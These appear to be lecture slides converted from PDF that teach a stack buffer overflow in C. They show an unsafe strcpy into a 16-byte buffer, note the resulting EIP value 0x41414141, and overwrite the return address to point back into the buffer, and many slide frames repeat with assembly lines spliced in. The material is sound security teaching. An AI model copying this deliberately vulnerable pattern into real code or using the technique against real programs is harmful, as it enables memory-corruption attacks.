
# Buffer overflow example

```
void foo(char *str) {  
    char buffer[16];  
    strcpy(buffer, str);  
}  
  
int main() {  
    char buf[256];  
    memset(buf, 'A', 255);  
    buf[255] = '\\x00';  
    foo(buf);  
}
```



# Buffer overflow example


```
void foo(char *str) {  
    char buffer[16];  
    strcpy(buffer, str);  
}  
  
int main() {  
    char buf[256];  
    memset(buf, 'A', 255);  
    buf[255] = '\\x00';  
    foo(buf);  
}
```






# Buffer overflow example

```
void foo(char *str) {  
    char buffer[16];  
    strcpy(buffer, str);  
}  
  
int main() {  
    char buf[256];  
    memset(buf, 'A', 255);  
    buf[255] = '\\x00';  
    foo(buf);  
}
```




# Buffer overflow example

```
void foo(char *str) {  
    char buffer[16];  
    strcpy(buffer, str);  
}  
  
int main() {  
    char buf[256];  
    memset(buf, 'A', 255);  
    buf[255] = '\\x00';  
    foo(buf);  
}
```




# Buffer overflow example

```
void foo(char *str) {  
    char buffer[16];  
    strcpy(buffer, str);  
}  
  
    mov %ebp, %esp  
    pop %ebp  
    ret  
  
int main() {  
    char buf[256];  
    memset(buf, 'A', 255);  
    buf[255] = '\\x00';  
    foo(buf);  
}
```




# Buffer overflow example

```
void foo(char *str) {  
    char buffer[16];  
    strcpy(buffer, str);  
}  
    mov %ebp, %esp  
    pop %ebp  
    ret  
int main() {  
    char buf[256];  
    memset(buf, 'A', 255);  
    buf[255] = '\\x00';  
    foo(buf);  
}
```




# Buffer overflow example

```
void foo(char *str) {  
    char buffer[16];  
    strcpy(buffer, str);  
}  
    mov %ebp, %esp  
    pop %ebp  
    ret  
int main() {  
    char buf[256];  
    memset(buf, 'A', 255);  
    buf[255] = '\\x00';  
    foo(buf);  
}
```



# Buffer overflow example

```
void foo(char *str) {  
    char buffer[16];  
    strcpy(buffer, str);  
}  
  
    mov %ebp, %esp  
    pop %ebp  
    ret  
  
int main() {  
    char buf[256];  
    memset(buf, 'A', 255);  
    buf[255] = '\\x00';  
    foo(buf);  
}
```




# Buffer overflow example

`eip = 0x41414141`

???

? ←



# Buffer overflow FTW

- Success! Program crashed!
- Can we do better?
  - Yes
    - How?




# Exploiting buffer overflows

```
void foo(char *str) {  
    char buffer[16];  
    strcpy(buffer, str);  
}  
  
int main() {  
    char buf[256];  
    memset(buf, 'A', 255);  
    buf[255] = '\\x00';  
    ((long*)buf)[5] = (long)buf;  
    foo(buf);  
}
```

# Exploiting buffer overflows


```
void foo(char *str) {  
    char buffer[16];  
    strcpy(buffer, str);  
}  
  
int main() {  
    char buf[256];  
    memset(buf, 'A', 255);  
    buf[255] = '\\x00';  
    ((int*)buf)[5] = (int)buf;  
    foo(buf);  
}
```



# Exploiting buffer overflows


```
void foo(char *str) {  
    char buffer[16];  
    strcpy(buffer, str);  
}  
  
int main() {  
    char buf[256];  
    memset(buf, 'A', 255);  
    buf[255] = '\\x00';  
    ((int*)buf)[5] = (int)buf;  
    foo(buf);  
}
```

```
mov %ebp, %esp  
pop %ebp  
ret
```



# Exploiting buffer overflows


```
void foo(char *str) {  
    char buffer[16];  
    strcpy(buffer, str);  
    mov %ebp, %esp  
    pop %ebp  
    ret  
}  
  
int main() {  
    char buf[256];  
    memset(buf, 'A', 255);  
    buf[255] = '\\x00';  
    ((int*)buf)[5] = (int)buf;  
    foo(buf);  
}
```



# Exploiting buffer overflows

```
void foo(char *str) {  
    char buffer[16];  
    strcpy(buffer, str);  
}  
  
int main() {  
    char buf[256];  
    memset(buf, 'A', 255);  
    buf[255] = '\\x00';  
    ((int*)buf)[5] = (int)buf;  
    foo(buf);  
}
```

```
mov %ebp, %esp  
pop %ebp  
ret
```



